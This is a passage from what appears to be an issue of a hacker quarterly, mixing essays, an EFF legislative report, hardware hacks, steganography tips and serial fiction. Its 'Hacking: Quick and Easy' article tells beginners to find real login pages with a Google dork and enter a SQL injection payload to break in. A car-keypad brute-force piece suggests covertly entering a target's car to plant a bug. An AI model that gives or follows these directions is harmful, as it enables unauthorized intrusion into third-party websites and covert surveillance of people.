The output from this script produced 100 strings of 35 characters and a single 29 character string, making a total of only 3506 total key presses - a far cry from the original 15,625 needed to enter every possible code. This takes the original 29 minutes or less for vehicles without the timeout function to approximately 2 hours and 9 minutes, which is a tenth of the time that it would take without the sequence and no timeout! (35 characters at a rate of two per second = 17.5 seconds plus the 60 second timeout = 77.5 seconds multiplied by 101 attempts = 7827.5 minus the last 60 seconds = 7767.5 divided by 60 = 129.45 minutes or two hours and nine minutes).

I am sure that there are many of you reading this and thinking, "Hey, this is pretty cool, but also impractical" and you do have a valid point. The average crook is not going to stand by a car door for 30 to 120 minutes. They are going to do a smash and grab. However, if you think in a more devious and targeted way, there are numerous uses for this besides car theft. For example, if the target has a high-ranking position at Evil Corp, you can do your recon and figure out what they drive and where they park. You might want to gain access to their vehicle to scope it out for other valuable info or to plant a bug, but you do not want to tip them off (smashed window). You can use as many of the segments at a time as you feel safe doing during the business day to gain access. If you do not succeed on the first try, you can return on another day and continue right where you left off.

I hope that you have found this little writeup informative. Until next time, happy hacking.

Hack(ed), the Earth

by Michaleen Garda
michaleen.garda@openmailbox.org

Has anyone else noticed that it is now *required* to possess a telephone, and specifically a *cell* phone in order to access Google, Facebook, and all other "major" Internet sites? When did this happen? If a major announcement was made, I, along with most other people, missed it.

I had accounts on both sites since they were first started that I used for perfectly legal reasons, and now over a decade of personal data is lost to me because I simply refuse to use my or anyone else's phone to connect to the Internet. Because when I began using these services, there was no clue that one day they would be removed if I refused to disclose my physical location.

I am not alone in this. Some serious DuckDuckGo searches later, I discovered that this is a real situation. People have been locked out of their accounts with no option to verify their account except a phone. I can still buy a burner phone, but unless I keep the number, the sites will just "re-verify" later and, without access to the number, I would be lost And I have a strong feeling burner phones will not be available for that much longer.

What does this all mean? My thoughts turn to the Arab Spring, to Edward Snowden, and finally to AI.

The Arab Spring is a name given to the phenomena of many Arabs using Facebook to enact social change. The Arab Spring was only possible because of the (then) pseudo-anonymity of Facebook. This is because when oppressive regimes can pinpoint exactly who is causing social change (like with a cell phone, for example), they can easily silence the dissenters and no social change is possible. So Facebook demanding a cell phone ensures that no group can ever use Facebook again to organize against a repressive regime safely. That is some hot coffee for you.

A lively discussion occurred with a friend where he was demanding to know why I cared so much if we could no longer use the Internet anonymously. What do I have to hide that I am so concerned with all of our cell phones being wiretaps (as Edward Snowden revealed)? I tried to explain what a "principle" was and "liberty" and "privacy," but he is quite a bit younger than me and never actually lived in a world with privacy, so he needed a better example.

Lord Petyr Baelish taught me to assume the worst possible motivations of others first and to see how well they fit the given evidence. I taught myself to imagine what I would do if I were in their position. So here we go - hypothesis time.

The NSA/Illuminati/whatever are sucking up every data stream on the planet, including voice from cell phones. They have been for some time. "So what," my friend says. "You have done nothing wrong," and he is correct. I am a privacy advocate because I am worried about tomorrow, not today. There *will* come a time when all of the data on earth is centralized and easily accessible to those in power. That data will reach all the way back to the start of the Internet. Every conversation, every friend, every location, every address, absolutely *everything* about you will be known and there really will be no escape.

At that point, the "Thought Police" will have taken over and I could be arrested just for having known someone who did something wrong. Guilt by association. I don't want any part of this New World Order. If that means I cannot have a controversial conversation online or around any cell phones, so be it. I will be silent until it is no longer harmful to myself or others to be so. There are still some few forms of anonymity left and I value them more than what is left of the inter-webs.

And AI? Yes, AI. There are many reports of hordes of bots imitating humans all over the Internet. Maybe that is why you need a cell phone now? Wishful thinking. I am inclined to think an added bonus of forcing us all to lose our privacy is that it would make any masquerading AIs much easier to detect. I view this as an ancillary goal, unless of course that is the real goal because AI is already here. And even if AI does not turn out to be the revolution people like Tesla fear, it will still be the perfect tool to manipulate, sift, and categorize all of earth's global data.

Enjoy yourself, it's later than you think.

SECUREDROP

Share and accept documents securely.

SecureDrop is an open source whistleblower submission system that media organizations can install to securely accept documents from anonymous sources. It was originally coded by the late Aaron Swartz and is now managed by **Freedom of the Press Foundation**.

Do you have a leak or a tip that you want to share with us securely? Now, for the first time ever, you can!

2600 is using SecureDrop for the submission of sensitive material - while preserving your anonymity.

Anonymous tips and documentation are where many important news stories begin. With the SecureDrop system, your identity is kept secret from us, but we are able to communicate with you if you choose. It's simple to use: connect to our special .onion address using the Tor browser, attach any documents you want us to see, and hit "Submit Documents"! You can either walk away at that point or check back for a response using a special identification string that only you will see.

For all the specifics, visit **https://www.2600.com/securedrop** (you can see this page from any browser). For more details on SecureDrop itself, visit https://securedrop.org.

SecureDrop was developed by Aaron Swartz, Kevin Poulsen, and James Dolan and is a part of the Freedom of the Press Foundation, used by journalists and sources worldwide.

2600
The Hacker Quarterly

Submit for the first time

If this is your first time submitting to journalists, start here.

💬 **SUBMIT DOCUMENTS**

Already submitted something?

If you have already submitted to journalists, log in here to check for responses.

💬 **CHECK FOR A RESPONSE**

EFFecting Digital Freedom

Grassroots Effort Kills Bad Computer Crime Bill in Georgia

by Jason Kelley

We didn't think we'd pull it off.

S.B. 315, a computer crime bill in Georgia, was introduced into the state's legislature in January. It passed the Georgia Senate in just over a month and the House shortly thereafter. S.B. 315 is one of many laws that have popped up over the last few decades which are modeled a bit on the Computer Fraud and Abuse Act, or CFAA, the infamous bill used to prosecute good-faith security researchers. But the Georgia bill would have done something totally new, and exceptionally dangerous.

Not only would the bill have created a new crime of "unauthorized computer access" in the state of Georgia - which is the country's third largest cybersecurity community - and have opened up independent researchers who identified vulnerabilities in computer systems to prosecution and sentencing of up to a year in jail, it would also have allowed for preemptive "active defense," giving authority under state law to companies to "hack back" or spy on potentially everyone from independent researchers to users whose devices have been compromised by malicious hackers. This precedent-setting legislation was, thankfully, vetoed at the very last minute by the state's governor.

But the bill's narrow defeat is an important lesson. How did something so widely criticized by the community sail so rapidly through the state's legislature? And how was it, in the end, defeated?

The bill began its life out of, apparently, embarrassment. In August 2016, security researcher Logan Lamb at the Oak Ridge National Lab in Tennessee had been searching Kennesaw State University's Center for Election Systems' website for public election information when he discovered sensitive documents that were openly available. "You could just go to the root of where they were hosting all the files and just download everything without logging in," Lamb told Politico, who broke the story.

He wrote a script to download and take a look at what exactly was available, and came back with data including registration records for the state's 6.7 million voters and lots of additional sensitive data that should never have been made public. Worse still, he discovered the site was using an old, seriously vulnerable version of Drupal as its back end, which allowed attackers to potentially take control of any site that used the software.

After accidentally discovering the various vulnerabilities and reporting them directly, Lamb was disappointed that the state hadn't taken his discoveries seriously. Georgia lawmakers responded to this, not with concern that the data had been left in the open, but rather, with anger that it wasn't illegal for Lamb to access that publicly accessible data - and thus Georgia's S.B. 315 was born. (As the state's attorney general's office said, they wanted to criminalize "poking around." And while we believe Lamb's actions would have been legal even had S.B. 315 become law, it's plausible that Georgia would have argued to the contrary.)

Did the bill have good intentions? Almost certainly. And this is why we must pay close attention to attempts to legislate computer and technology usage - without a deep understanding of how cybersecurity works, these good intentions are easily translated into fast-moving, wide-reaching legislation. From its introduction until the date Governor Deal was required to sign or veto the bill, the infosec community in Georgia had about four months to work together to show their opposition.

This is also why it's absolutely essential to have grassroots advocates on the ground, available to educate and activate the public and lawmakers in short order. Thankfully, Electronic Frontiers Georgia sprang into action nearly from the moment the bill was introduced. Local organizations like EF Georgia are incredibly important, and the entire infosec community owes them a debt of gratitude. They informed EFF about the legislation, giving us time to examine and respond. On the ground, they were a credible and local group in the state that lawmakers felt comfortable to work and talk with. They scheduled TV and other press appearances, met with members of the state Senate and House, "worked the rope" (a term for waiting outside the legislative chambers for lawmakers to emerge), held up literal "red cards" during hearings, and hosted a live stream panel.

But the bill still sailed through the legislature, and although it did undergo some positive changes, including exempting terms of service violations, it also acquired its "hack back" amendment in the process.

This only added fuel to the fire, and EF Georgia continued the fight. As a veteran member of EFF's Electronic Frontier Alliance network of grassroots community and campus organizations, they did work that can only be done by those on the ground - but which is absolutely essential.

Out of EF Georgia's efforts came significant public backlash to the bill. Professors organized at Georgia Tech to call upon the governor to veto the bill. Fifty-five tech professionals around the country wrote that, among other things, the bill's exemption for "legitimate business activities" was too ambiguous, leaving researchers who were unconnected with a business (such as academics or independent researchers acting without remuneration) at risk, as well as leaving the definition of "legitimate" too vague.

At the last minute, a hacker group calling itself "SB315" began an ill-advised campaign of defacing local business websites, apparently with the goal of bringing attention to the bill. We called on the group to cease its actions, worried the damage had undone the hard work that advocates, researchers, and more had done to present a reasonable argument, showing instead the "dangerous" side of hacking.

On the last day to sign the bill, in a surprise last-minute veto, Governor Deal wrote: "Consequently, while intending to protect against online breaches and hacks, S.B. 315 may inadvertently hinder the ability of government and private industries to do so." He was absolutely right.

S.B. 315 will likely return next year - and Georgia's infosec community will have to renegotiate the terms of the bill. And unfortunately, there's always a chance that a similar bill will pop up in your area. For now, let's thank the folks of EF Georgia, and remember the lessons of their activism and effort.

If you're interested in helping grassroots efforts like this one, consider joining - or forming - a group in the Electronic Frontier Alliance. Alliance affiliated groups work to educate neighbors, lawmakers, and communities about the importance of digital rights in ways that make the most sense for them, and participation is open to any group that endorses the EFA's simple principles. You can find out more online at eff.org/efa.

A HACKER ADVENTURE IN URBAN EXPLORATION

by Quidnarious Gooch

In the summer of 2015, I decided to go on a little adventuring with a friend. Little did I know I would stumble onto a gem of phone history.

This is the view from the outside. It looked like a normal run down old place, right?

First things first, we decided to hop up on the rooftop. Neat stuff, pretty stylish and *Portal 2*-esque. This was probably a dumb idea in hindsight because we later found the ceiling crumbling in half the building. Whoops.

We got in the place.

As we started mapping everything out, our first assumption was that it was part of a school, because it seemed to be some sort of dormitory. We also found communal showers (not pictured).

Abandoned school

Seeing these seemingly untouched "Do Not Disturb" cards was probably the eeriest part of it all.

We were certainly not the first people there.

Words cannot explain how neglected and totally ignored this place must have been.

We finally found an intact room number placard. It was not a dormitory. We still weren't sure what it was yet, but we now knew that this place belonged to AT&T, although the purpose was still unclear.

Eureka. A folder left behind with a map to the building. It was a training center for new employees. Whoa.

We later found a map of the campus. The other buildings were already demolished, sadly. We also discovered a dining menu.

We wondered what juicy stuff people had been learning at this place.

Some rooms were completely emptied, while some still had all their furniture like they were simply walked away from for the last time.

These hotel-like rooms with the TVs and lamps and drawers and stuff really gave me vibes like we were near someone... but we weren't.

Books gave us a clue as to when the building had been in use. The Yellow Pages said 1989-1990. We couldn't imagine how this building had been abandoned and fallen apart so quickly. We put the pieces together with more exploration. We concluded that this had been an AT&T phone technician training facility.

This place was eerie. Technology itself is eerie, especially to anyone who was legitimately a phone phreaker and ever themselves dealt with the ominous sounds of the inner switching systems and fiddled with the machinery when they weren't supposed to.

The fact that this place was frozen in time, yet relentlessly showed the effects of time passing, was very cool.

Back in the day was a great time indeed. But now we move forward and readily take on the new dimensions of systems security (or lack of such) in this world.

BEYOND THE SCARE MONGERING
by StMerry

I am lucky enough to have traveled to Russia for the fifth time in the past few years, and just came back recently after having spent a couple of weeks there. However, it was the first time that I attended ZeroNights in Moscow, and really got to get involved with the local hacker community. I can confidently say that I regret not having done this sooner and it made me incredibly excited and hopeful for the future of our community.

ZeroNights is one of the two larger international conferences present in Russia, along with "Positive Hack Days" which usually happens in spring, and included high-caliber presenters for two days of technical talks and workshops. It also included multiple areas where one could get their hands dirty with car hacking, lock picking, soldering, reverse engineering, arcade gaming, and much more. And, as it should be in my opinion with these sort of gatherings, organizers emphasized the need to stay vendor-neutral and rely mainly on the community to run the event.

I was already excited about simply attending and learning from others. However, what really stood out for me was that warm feeling of being so welcomed by the community. It only took minutes before I got to know some of the other attendees, and by the end of the two days I had made lifelong friends and saw parts of Moscow from a totally different angle than the one I was ever used to.

In my daily life, I am constantly fed a negative view of Russia, especially on the so-called "cybercrime" scene. And I wanted to take the opportunity to write this article to remind ourselves how the hacker community goes beyond the politics and media accusations. No matter the language barriers, borders, and other obstacles, we keep working with each other, we keep being interested in each other, and we keep being curious together and improving technologies together as well as various social aspects of our lives. To me, the world would be a much darker place were there not a hacker culture, and going to events like this one keeps restoring some of my faith in humanity, a much-needed feeling these days. Stay awesome.

ERRORS

It happens to everyone and, in our Spring issue, it happened to
us. The last lines of the article "Breaking Standards" were cut
off. (This did not affect the Kindle edition.) Here are the last
lines that were printed along with the missing section:

To retrieve the password, you proceed with a reverse approach:

```
$ head -c 10 COLOURB.PI9 | xxd -p | sed 's/\(.\)\(.)/\2\1/g'
➡ | xxd -r -p
2600@rules
```

Using simple steganography techniques like this one, I recommend that you learn the
commands by heart and clear your shell history to leave no visible clue of your manipula-
tion. Of course, you need to properly delete your temporary files too.

I think you get the main idea: breaking the norm and standards, or using exotic or long
forgotten ones, can conceal our intention and make the reconnaissance phase far more
difficult for potential malevolent people.

The key is to think out of the box. After all, many hacks are based on the assumption
that 99 percent of us are using the same predictable tools.

As I'm writing this article, I'm receiving more and more corporate emails assessing
the potential impacts of the Meltdown and Spectre security holes on the infrastructures of
our customers. To make it simple, every modern computer with a superscalar micropro-
cessor architecture is potentially involved, so hiding sensible data on simpler (emulated)
computers might well be a safer choice after all.

All you need is to simply accept that you will get your hands a bit dirty, and learn some
strange operating systems or applications you may have never heard of before. But that's
part of the fun, don't you think?

```
https://www.warhol.org/exhibition/warhol-and-the-amiga/
https://tika.apache.org/
https://github.com/mist-devel/mist-board/wiki
https://aranym.github.io/
https://www.amigaforever.com/
https://marutan.net/rpcemu/
https://www.dosbox.com/
http://pico-8.wikia.com/wiki/P8PNGFileFormat
http://fileformats.archiveteam.org/wiki/Extended_DEGAS_image
http://recoil.sourceforge.net/html5recoil.html
```

We also had an error that *only* affected the Kindle edition. In
the letter written by D1vr0c, the line which reads ">var x =
99;" should read "var x = 99;" (eliminating the ">").

We apologize for any inconvenience or confusion we may have
caused.

by Limor "Ladyada" Fried (ladyada@alum.mit.edu) and Phillip Torrone (fill@2600.com)

Hacking a Classic Nintendo R.O.B. Robot

Thirty-three years ago in 1985 (which was considered post-North American video game crash of 1983 due to market saturation), Nintendo released a home-robot. R.O.B. (Robotic Operating Buddy) was an accessory to the Nintendo Entertainment System.

While R.O.B. was appealing, Nintendo only made a couple of games that used his capabilities (https://en.wikipedia.org/wiki/R.O.B.).

However, R.O.B.'s success was limited, no more games were released, and R.O.B.s were relegated to closets, his gyro peripherals and claws scattered and lost to the robo-winds.

Revival Efforts

R.O.B.'s movements are commanded by the player using a series of precise flashes from a CRT analog television via a sensor in the robot's head. (It has no direct/wired connection to the NES itself.) But, using an NES on a modern digital LCD TV doesn't work! That's because R.O.B. uses a light sensor in his head which relies on specific flash timing that's a side-effect of how NTSC analog TV works.

Over the years, people have tried to recreate the R.O.B. Controls and there's been some success by Makers who have directly wired to the motor control board in R.O.B.'s base. We took this as a challenge. With the aid of some NES emulation detective work on the AtariAge forums along with Ladyada's NTSC-foo, we have recreated the light control sequence R.O.B. uses to move.

This tutorial will assist you in taking your dusty R.O.B. and making him a useful part of your life.

R.O.B. Buying Guide

If you want to go and buy a R.O.B. here are some hints:

1. You don't need an NES console or game cartridge. R.O.B. can work alone.

2. You don't need the spinners or other peripherals. The gray "claws" really are not required either.

3. You do want the battery cover for the bottom unless you plan to modify the power in some way.

4. You do want to ask the owner if R.O.B. works with the batteries in and if any gears may be stripped, as this will affect the price you pay.

5. Gear issues can often be fixed, but it may be worth it to buy a R.O.B. that seems in working order.

6. You don't need to buy one of the pristine bundles with or without original packaging unless you are a collector and know what you're spending money on. For this tutorial, only the basic R.O.B unit is needed.

A basic R.O.B. may go for US $50 to $100 - don't forget your local thrift shops!

Hacking Optical Control

R.O.B. uses a phototransistor in his left "eye" connected to a Sharp IR3T07 decoder chip. The IR3T07 is undocumented. But some creative folks at `AtariAge.com` reverse engineered old game cartridges to gather R.O.B.s control codes! Tursi found each command to R.O.B. consisted of 13 bits. The first five bits are an initialization string and are always the same: 00010. The next 8 bits are the command, coded as follows:

```
10111011 - Raises the body up
11111011 - Lowers the body down
10111010 - Turns the body left
11101010 - Turns the body right
10111110 - Closes the arms
11101110 - Opens the arms
11101011 - Turns the head LED on
```

Each bit is encoded as a green flash on the TV. We started with blinking a bright green LED with 60 Hz pulses (1/60 = 16.67 milliseconds) since NTSC has about 60 Hz framerate. No luck. Then we tried to use only the vertical blanking time within the 16.67 microseconds which is 1.5

milliseconds. So out of each 60th of a second, have the on/off bit active for 1.5 milliseconds, then off for the remaining 15.167 milliseconds.

This code was tested with an Adafruit 32u4 Feather and it worked! R.O.B responded to each of the commands!

The LED must be aimed at R.O.B.'s left eye (on the right as you look at him head on) and, unsurprisingly, brighter/narrower LEDs can be farther away than dimmer/diffused LEDs. Once we had some success, we tried other LED colors - turns out it doesn't need to be green. White LEDs and infrared worked just as well. We're not exactly sure why green was used in NES games; perhaps it was the brightest of the three phosphors?

Control Hardware

For our projects, we particularly like infrared because it isn't noticeable to human vision. In the end, we then used an Adafruit Circuit Playground Express (CPX). The CPX is our all-in-one maker board. It has a transmit IR LED with a wide field of view and good transmit power (400mA+). The CPX shows up on your computer as a USB flash drive when connected via a power+data USB cable. Finally, it is programmable via CircuitPython, a language that is easy to use and code that can be changed quickly without installing a tool-chain (like Arduino) and changes do not require recompile. Just copy a new code file onto CPX and it runs.

This makes the parts list very easy - you just need a Circuit Playground Express and a 3xAA battery back or USB cable.

Programming

The code is a relatively short CircuitPython program, and is available in the learn guide. You can copy it from the page or download it from the GitHub link. Save it onto a drive on your local computer as code.py

```
https://learn.adafruit.com/control
➥ling-a-classic-nintendo-r-o-b-rob
➥ot-using-circuit-playground-
➥express
```

To load the code as-is, plug your Circuit Playground Board into your computer via the USB cable. You should see a new flash drive called CIRCUITPY in your list of available drives. In the off-chance your board does not have CircuitPython preloaded, follow the instructions in the guide to load the latest version. Drag a copy of code.py to the CIRCUITPY drive. The program will run immediately.

In the Python code, we set up a function IR_ Command, which will do the infrared blinking. There's definitions for the seven 8-bit codes plus the 5-bit init signal. That function performs the blinking as discussed above. If the bit is zero, the function delays 16.5 milliseconds. If the bit is a one, the LED is turned on for 1.5 milliseconds, turned off, and the program waits 15 milliseconds. $15 + 1.5 = 16.5$ms. The `while True:` loop does the job of polling the Circuit Playground Express inputs and outputs commands appropriately.

If you have issues with R.O.B. not responding to the LED commands, carefully open the head up and remove the paper which restricts light to the left eye and blocks the right eye. This will allow more LED light in and make him easier to control.

It is best to experiment close to your computer with the USB cable still connected to the Circuit Playground Express. Use the serial console REPL to view debug information: printed info that the program has started and then (x, y, z) readings from the Circuit Playground Express accelerometer.

Hold your Circuit Playground Express about 12 to 18 inches from R.O.B.'s head with the IR LED not blocked by your finger and aimed at R.O.B.'s left eye (on your right). Don't shake the Circuit Playground Express yet - hold it steady.

Now press the A button with a finger. R.O.B.'s arms should open wide (if closed). Press button B on the front of the Express and his arms should close. Hey, my robot works!

The other controls are a bit trickier - some practice will help. If you turn the Circuit Playground Express board clockwise, R.O.B. should twist one way. Turn it counterclockwise and he should move the opposite way. It may take some practice as the board is reading the changes in acceleration relative to the pull of the earth. Short, quick movements work best while keeping the IR LED aimed at R.O.B.'s head. Tricky but doable.

The final movement involves a quick up movement to have R.O.B. move his torso up. The silver USB connector should be moved up in a short quick movement (without twisting). R.O.B. should move the whole body/arm assembly up. A quick downward movement towards the ground should move the torso down. Again, keep the IR LED pointed at R.O.B.'s left eye. It may take some practice.

Once you have the basics down, you can unplug the USB cable and use the battery pack to make a portable solution. Go have fun with your robot!

Video: `https://www.youtube.com/`
`➥watch?v=ffAuebA5WAo`

Good night and good luck.

Re-Purposing Old Technology and Ideas for Fun and Emotional Profit
or
Get Off My Lawn, You Technological Whipper Snappers!

by John Q. Sample

My friends and I come from a blue-collar background. While I was growing up, our families didn't usually have a lot of money for frivolous things that we didn't need. The money earned was money for food, bills, etc. Occasionally, a luxury could be afforded, but that was few and far between. When those luxuries could be afforded, they tended to be perhaps not the best version of what was available. For example, when things like a television or a computer were purchased, it wasn't the most modern version of what may have been around at the time.

While growing up, our families made due with what they had. We grew up in a time where technology started moving from a coveted luxury to a necessary commodity. From that necessity and near poverty grew a coupon cutting ethic that allowed us to maintain a certain cyberpunk status quo, and at the same time prevented us from unintentionally becoming economically mandated Luddites. When Linux became an option, it was amazing for us. We had the ability to use older hand-me-down, throwaway versions of computers, and be able to functionally use up-to-date versions of software to peruse and be a part of what was happening at metaphorical breakneck speed socially and technologically on the Internet. We were able to be a part of the wonderful thing that was happening to the world with technology.

If you flash forward to today, you find technology has stabilized to a reasonable price. One can purchase a Raspberry Pi computer for $25, or a laptop for $150. It's not unreasonable for someone without the luxury of large amounts of money to be involved in the technological experience anymore.

One thing that lack of finances and the need to be a part of what was happening provided was a hardwired internal need to use throwaway technology. It's ingrained in us to never throw out anything. We have to find a new way to use that piece of equipment. We must recycle it. In this writer's opinion, it's an ethos that's missing from the current technologically adept society. We've included everyone in the process, but at the expense of privacy and at the behest of corporate interests.

We have become a marketing product and it's acceptable to give our money over and over again to corporations who do not have our best interests in mind. If one wanted to convey a message, one would have to do it in such a fashion that would provide an opportunity for those same corporations to make even more money through ads posted around our independent media messages. If we just looked proverbially behind us, we would see a glut of technology long forgotten that provides us a means to employ a message and at the same time do it in a fashion that provides us privacy. In essence.

Why reinvent the wheel? We can accomplish this all by re-purposing old technologies in new ways.

Take, for example, cassette tape technology. Now I know retro technologies in regard to audio recording seems to have its aficionados, but we're talking about re-purposing this technology here. And if it becomes the go-to for hipster audiophiles, the better for us who want to use the technology in different ways because the prevalence of the technology provides us more of an opportunity to find what we need to work with it. Tapes were at one point the go-to for data storage before the abundance of the long gone floppy disks became available.

Figure 1: Commodore 1530 (C2N) Datasette.

Not to mention that the technology was prevalent, as it was the go-to for everyone who listened to music. Cassette players were prevalent everywhere. In homes and vehicles, cassette players were the standard way to listen to music.

Figure 2: An example of a "boombox" cassette tape player.

With the advent of CD technology, and ultimately MP3s, taking over as the standards for consumption of music, tape players went the wayside. Relegated to attics and corners of dusty basements. But they're still there. Collecting dust, perhaps. But they still exist in people's possession. Which means that you can get them free or very cheaply. Why not resurrect them from their demise for use today? With a combination of free programs such as Coagula and Audacity, one can use them to encode text messages into audio files for later viewing. In a world where the NSA sniffs all of our Internet traffic encompassing it all into "metadata," I pose the idea to use older technology to circumvent that invasion of privacy. One can simply open up a copy of Microsoft Paint and type their message into the top of an image with a black background and white lettering.

Figure 3: Using Microsoft Paint to type a message with a black background and white lettering.

Save the .bmp image. That image then can be processed through Coagula and an audio file created in the form of a .wav.

Figure 4: Using Coagula to render a .wav file.

That audio file can then be transferred to an audio cassette. When played back and recorded into any audio editor capable of viewing a spectrogram of your .wav file, such as Audacity in this case, the intended recipient of the message would then view the spectrogram and after adjusting the spectrogram settings for clarity, will then be able to see the message.

Figure 5: Viewing the spectrogram and the message.

After recording the message, if one were fortunate enough to come across another piece of technology relegated to the trash heap - a four-track recorder - one would be able to ultimately record that text message subliminally "below" another audio file, increasing the chances of the original text message remaining a secret between the recorder and the intended recipient.

Figure 6: An example of a four-track recorder.

This isn't necessarily a "how-to." The ideas and technology presented in this article aren't new. (That is with the exception of the author's suggestion of implementation.) That's the point. My suggestion is one that should imply the use of older technologies and "outdated" ideas for unintended use, not necessarily direction on what one should use or how to use it. The aforementioned was just a suggestion. And while some would consider hacking older technologies thought to be obsolete to be "bush league," I point to SCADA systems and their counterparts, suggesting that when one discounts those types of technologies as options, one leaves open the opportunity for nefarious actors to use those technologies in whatever ways they see fit. To discount the idea is to leave one open to unintended consequences. To remember the older technologies and use them is analogous to understanding the older technology, its security implications, and, at the same time, allowing for a "rebirth" of the technology for use.

There's a whole world of forgotten instructions and technologies written off as obsolete that can ultimately still be used for purposes not yet imagined by those innovative minds in our hacker community. Good luck finding the right platform and happy hacking!

Hacking: Quick and Easy

by haplesscheese

You're the aspiring hacker - interested in Internet hacking communities, clubs, and events, but with little hacking background or knowledge. You want to get your hands on your computer and do something you can be proud of - and have the community be proud of you. How? Penetration testing is an experienced occupation, requiring years to hone skills and find out what works best. Besides, computers and operating systems are constantly advancing, and old systems are rapidly becoming obsolete. You need something now.

0x01 Choosing a Job

As far as we're concerned, there are five types of hacks: DoS (i.e., SYN flooding, distributed DDoS), web exploits (i.e., SQL injections, URL manipulation, XSS, CSRF), wireless hacks (i.e., Wi-Fi vulnerability scanning, Wi-Fi key cracking), social engineering (i.e., phishing, keylogging), and malware. For something you can do at home right now, let's choose to create a web exploit. Our goal is for a successful SQL injection (where, in place of a variable, text that represents SQL commands will be executed) to be played out on our target.

0x02 Gathering the Tools

To do our job, all we'll need is a web browser. However, one of the best penetration testing operating systems on the web is Kali Linux. Kali contains many tools that would be useful to the aspiring hacker. My personal setup includes VirtualBox running a copy of Kali. You can find links to download VirtualBox and Kali in the References section at the end of this article.

0x03 Selecting a Target

To find a vulnerable target, we'll use Google dorks (search terms that bring specific results for a domain). Lists of popular Google dorks can be found online, but we'll just use "inurl: "login.aspx?id=" intitle: "admin""(without the quotations on the ends) to get all websites that contain "login.aspx" in the URL and "admin" in the title. Most of these will be vulnerable due to them sending queries to the database directly in the URL.

A typical URL query might look like this:
```
SELECT * FROM Users WHERE
➥ Username = '' + UserInput
➥ AND Password = '' + PassInput;
```
where "UserInput" is the username provided by the user and "PassInput" is the password provided by the user.

An injected query could then look like this:
```
SELECT * FROM Users WHERE
➥ Username = '' + ' OR '1=1'
```

➥ `AND Password = '' + ' OR`
➥ `''1=1';`

This statement would effectively login the user to the first row in the table "Users". This makes it extremely easy for us to break in.

0x04 SQL Injection

Once a vulnerable target has been found, we'll begin our process. In the Username and Password boxes, type `' OR ''1=1'`. We might now be greeted with a confirmation of login, along with our username. We are in.

(Note: SQL injection might be blocked on the server that you use.)

0x05 References

VirtualBox: `https://www.virtual`
➥`box.org/wiki/Downloads`
Kali Linux: `https://www.kali.org`
➥`/downloads/`

Thoughts On Cryptocurrency

by Frizzank

What does cryptocurrency have to do with hacking? Well, it turns out, quite a bit. I am quite proficient with computers, and my experience ranges from my first Apple SE computer (well, my parents') to my latest builds which heat my house in the winter and overheat it in the summer. That's right. I have free heating - and that is what got me into crypto in the first place.

This article is not about how to get rich, mine cryptocurrency, or even promote a viewpoint. (I do have a website, which I suppose I can shamelessly plug in here: `cryptominingtalk.com`. Feel free to go there and learn about how to heat your home like I do.) No, this article is about what I have learned and how I regained a long lost love of life through the process of discovery and exploration (OK, I'm exaggerating, but only a little bit).

First off, mining can be done with a GPU. Although I was already good with computers, I had never built my own, by myself. Taking the plunge a few years back, I ordered parts online, and built one - one with six graphics cards connected to one motherboard. I learned to control and understand how voltage and clocks work on a GPU, as well as how to modify and flash a BIOS. I learned how to modify memory timings. I had all kinds of problems at first, and I went to sleep scratching my head a few times. But I got through it, by trying and trying over and over. I never gave up. I learned about myself. And I did it all over again. I also learned about electricity and proper wiring. How to be safe and up to code. I learned about networking.

I just wanted to share that once I found that new hobby, I was hooked. And I was happy. It doesn't really matter what it is - shortwave radio, robotics or programming, whatever - as long as you find something that truly interests you and that stimulates your hacker spirit. One that we are all born with.

Life today is quite often prepackaged and user-friendly, and opportunities to find new things that interest us as we grow older become hard to come by. We have to search for them. Boredom and routine is our enemy. Go to conferences or meetings and interact with people.

Through my website, I get to interact and help people from all over the world, including places like Venezuela, where people want and need to learn about bitcoin and the general crypto technology. They use that info to free themselves from oppressive government monetary policies and to survive. Sure puts thing into perspective. When you need U.S. dollars to import goods, but it is illegal for you to buy them, crypto can sure come in handy. I just use it to heat my house and garage. But it also heats my heart.

It's not about having a meaning in life. It's simply finding meaning in the things you do. My hacker spirit stayed dormant for too long - and finally it has awakened again. I hope yours does too. Stay Cheeki Breeki, my friends.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x15

The magic of money had just given me a new friend named Terry.

Terry made a good living being homeless in the broken industrial park of West Rapids. He had shelter if it got cold, since while many of the buildings were closed and shuttered, they were rotten enough that there were ways to get in. He had plenty to eat. Since he had mapped out locations of dumpsters and trash cans from surviving businesses, his menu was more defined by his mood than availability. While I was savoring my daily cup of noodles, this guy ate sushi multiple times per week.

Terry also liked to talk.

"I got what I need," he said, extending skinny arms to take in the whole of the crumbling buildings around us. "Got time to enjoy and I tell you why. I plan it out, son. Plans get you success. You don't plan, then that's a plan for failure. Like you, now, where you're gonna get success if I help you get inside your RedAction place, because you're planning to give me two hundred fifty bucks."

"Two fifty? Was that the number?"

"US dollars," he nodded confidently. "That's your plan."

One trip to an ATM later, I was counting bills into his palm, which was lots of cups of noodles. I stopped at one fifty.

"Hey now," he said.

"I seem to remember the original deal was less. You'll get the last hundred after we do this."

"Son," he said, shaking his head sadly. "You don't understand your position -"

"I do, Terry. You just made a hundred and fifty for bragging how you eat better than I do. You'll get another hundred for some actual help."

He tilted his head and squinted at me, then grinned and gave a sharp nod.

"This thing," I said, waving the USB stick from P@nic. "I have to plug this into a computer inside the RedAction building. It can be any computer, but I need to get inside the place to do it. Then I'll leave. Unnoticed."

"Not a problem."

"Well, it's not that easy. This is a secure place. They probably have cameras -"

"Yeah, they got ten. On each side, more on the roof. And doubled up around the front entrance and back loading dock."

I was surprised. "How do you know that?"

